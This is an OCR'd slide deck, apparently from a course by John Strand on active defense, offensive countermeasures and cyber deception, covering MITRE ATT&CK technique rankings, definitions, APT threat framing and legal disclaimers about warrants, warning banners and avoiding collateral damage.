
Active Defense, Offensive Countermeasures, and Cyber Deception

John Strand

What This Class Covers

- Active Defense
  - An engaged defense
  - Defense that "responds"
- Cyber Deception
  - Increasing attacker "work effort"
  - Waste their time
  - Improve detection opportunities
- Different way of thinking about defense



Top 20 Techniques from ATT&CK Group/Software Data

1. Remote File Copy
2. Standard App Layer Protocol
3. System Information Discovery
4. Command-Line Interface
5. Obfuscated Files or Information
6. File and Directory Discovery
7. Registry Run Key/Startup Folder
8. File Deletion
9. Process Discovery
10. System Network Config Discovery
11. Scripting
12. Screen Capture
13. System Owner/User Discovery
14. Input Capture
15. Credential Dumping
16. Commonly Used Port
17. PowerShell
18. Standard Crypto Protocol
19. Masquerading
20. Scheduled Task

Why are certain techniques listed? --> *Calibrate by source*

Top 20 Techniques from ATT&CK Group/Software Data

1. Remote File Copy
2. Standard App Layer Protocol
3. System Information Discovery
4. Command-Line Interface
5. Obfuscated Files or Information
6. File and Directory Discovery
7. Registry Run Key/Startup Folder
8. File Deletion
9. Process Discovery
10. System Network Config Discovery
11. Scripting
12. Screen Capture
13. System Owner/User Discovery
14. Input Capture
15. Credential Dumping
16. Commonly Used Port
17. PowerShell
18. Standard Crypto Protocol
19. Masquerading
20. Scheduled Task

Why are certain techniques listed? --> *Calibrate by source*


Keith @kwm · 18h


Replying to @strandjs

Here are @redcanary's top 10 ATT&CK techniques from 2019. We'll be publishing the top 10 from 2020 in a couple of weeks.

This is based purely on the prevalence of these techniques within threats that we detected and confirmed in customer environments.

redcanary.com/threat-detecti...




1
Process Injection (17% of total threats)
T1055
2
Scheduled Task (13%)
T1053
3
Windows Admin Shares (13%)
T1077
4
PowerShell (12%)
T1086
5
Remote File Copy (9%)
T1105
6
Masquerading (7%)
T1036
7
Scripting (5%)
T1064
8
DLL Search Order Hijacking (5%)
T1038
9
Domain Trust Discovery (5%)
T1482
10
Disabling Security Tools (5%)
T1089


This Course Is Different

- This course is different from other courses…
  - The concepts, the approach, the labs
  - Most of the labs are *not in the slides* (because we like you :-))
  - This makes them more accessible *after* class, when you need them most
  - All labs using the VM are inside the VM, within usage_docs.html
  - This means you do not have to dig through hundreds of pages to figure out how something works later
- You're welcome! Enjoy! ;-)

- ***Definitions and Disclaimers***

Disclaimer

- The tactics covered in this course *could* get you into trouble
  - But so can most activities, if not done *properly* (e.g., driving)
- The masses will impulsively state that this is a bad idea…
  - But the masses continue to fail miserably
  - If you want different results, you have to do something differently
- Make sure you vet all tactics with your legal team, human resources, and upper management first
- Get a warrant whenever appropriate
- Maintain high ethical (and legal) standards
- Don't become what you're defending against…



What Is Active Defense?

- Active Defense
  - The employment of *limited offensive action and counterattacks* to deny a contested area or position to the enemy
  - Proactive, anticipatory, and reactionary actions against aggressors
  - The adversaries are already inside your gates…
- Passive Defense
  - Measures taken to reduce the probability of and to minimize the effects of damage caused by hostile action *without the intention of taking the initiative*
  - Traditional static defenses (i.e., hope for the best)
- Prevent | Detection | Respond
  - Prevention is ideal, *but detection is a must*, and detection without response is of little value…


What Are Offensive Countermeasures?

- Offensive countermeasures employ offensive techniques as aggressors attack … *but with a defensive posture*
  - Aikido provides an excellent analogy
  - Aikido focuses on redirecting and blocking opponents' attacks while taking considerable care not to harm them in the process
  - Aikido practitioners *respond* to attacks; they do not *initiate* attacks
- Think poison, not venom
  - Poison is taken then consumed, whereas venom is injected
  - Lay traps inside *your* systems, but don't attack *theirs*
- Always ensure solid legal footing
  - Proper authorization, warrant, written approval, etc.

What Is Cyber Deception?

- Cyber deception is the deliberate and calculated process of deceiving attackers in an effort to wage a better defense
  - Slow them down, confuse them, deceive them … make them work harder
  - Serves to significantly increase your chances of detection
  - Designed to make **D**etection$_t$ + **R**eaction$_t$ < **A**ttack$_t$ **(D_t + R_t < A_t)**
- Cyber deception does not replace other efforts or layers of defense
- It should complement and feed the other layers
- Militaries have employed deception strategies since the beginning of time. Why don't we?

"Know Thy Enemy" —Sun Tzu



You!

The most advanced adversaries the world has ever known

They have turned the entire telecommunications infrastructure into a surveillance and attack platform

Make no mistake, APTs hunt administrators without mercy

They'll ensure it bypasses detection by current strategies before they ever deploy

Entire teams dedicated to attacking your organization

0-days, undisclosed exploits, advanced malware, backdoors, supply chain infiltration, spies, coercion, lawfare, etc.


"it's all just electrons…" – Cosmo from *Sneakers*

Key logging, RAM-scraping, SAT impersonation, password managers, etc.


Post-exploitation actions are adroitly executed under valid user context using normal OS features

https://en.wikipedia.org/wiki/Advanced_persistent_threat

The OODA Loop



Disrupting the OODA Loop



How to Avoid Legal Trouble


- Not everyone agrees on how to avoid trouble
  - But when does everyone agree on anything?
- A few simple tips go a long way
  - Don't put malware where it is publicly accessible
  - Prevent collateral damage
  - Make the attackers come to you first
- Use warning banners and Terms of Use (TOU)
  - It's not as hard as it might seem at first
  - Cortana is "ready to help you out." ;-)
- More on this topic later…


Warning Banners


- It is, however, *illegal* to set up lethal traps for trespassers
  - And this isn't our goal anyway (remember the Aikido analogy)
- You *can*, however, warn them of "evil" things on the network
- Access checks, authentication verification, geo-location, etc.
- Consult with a lawyer and get a warrant

Why These Skills Are Critical

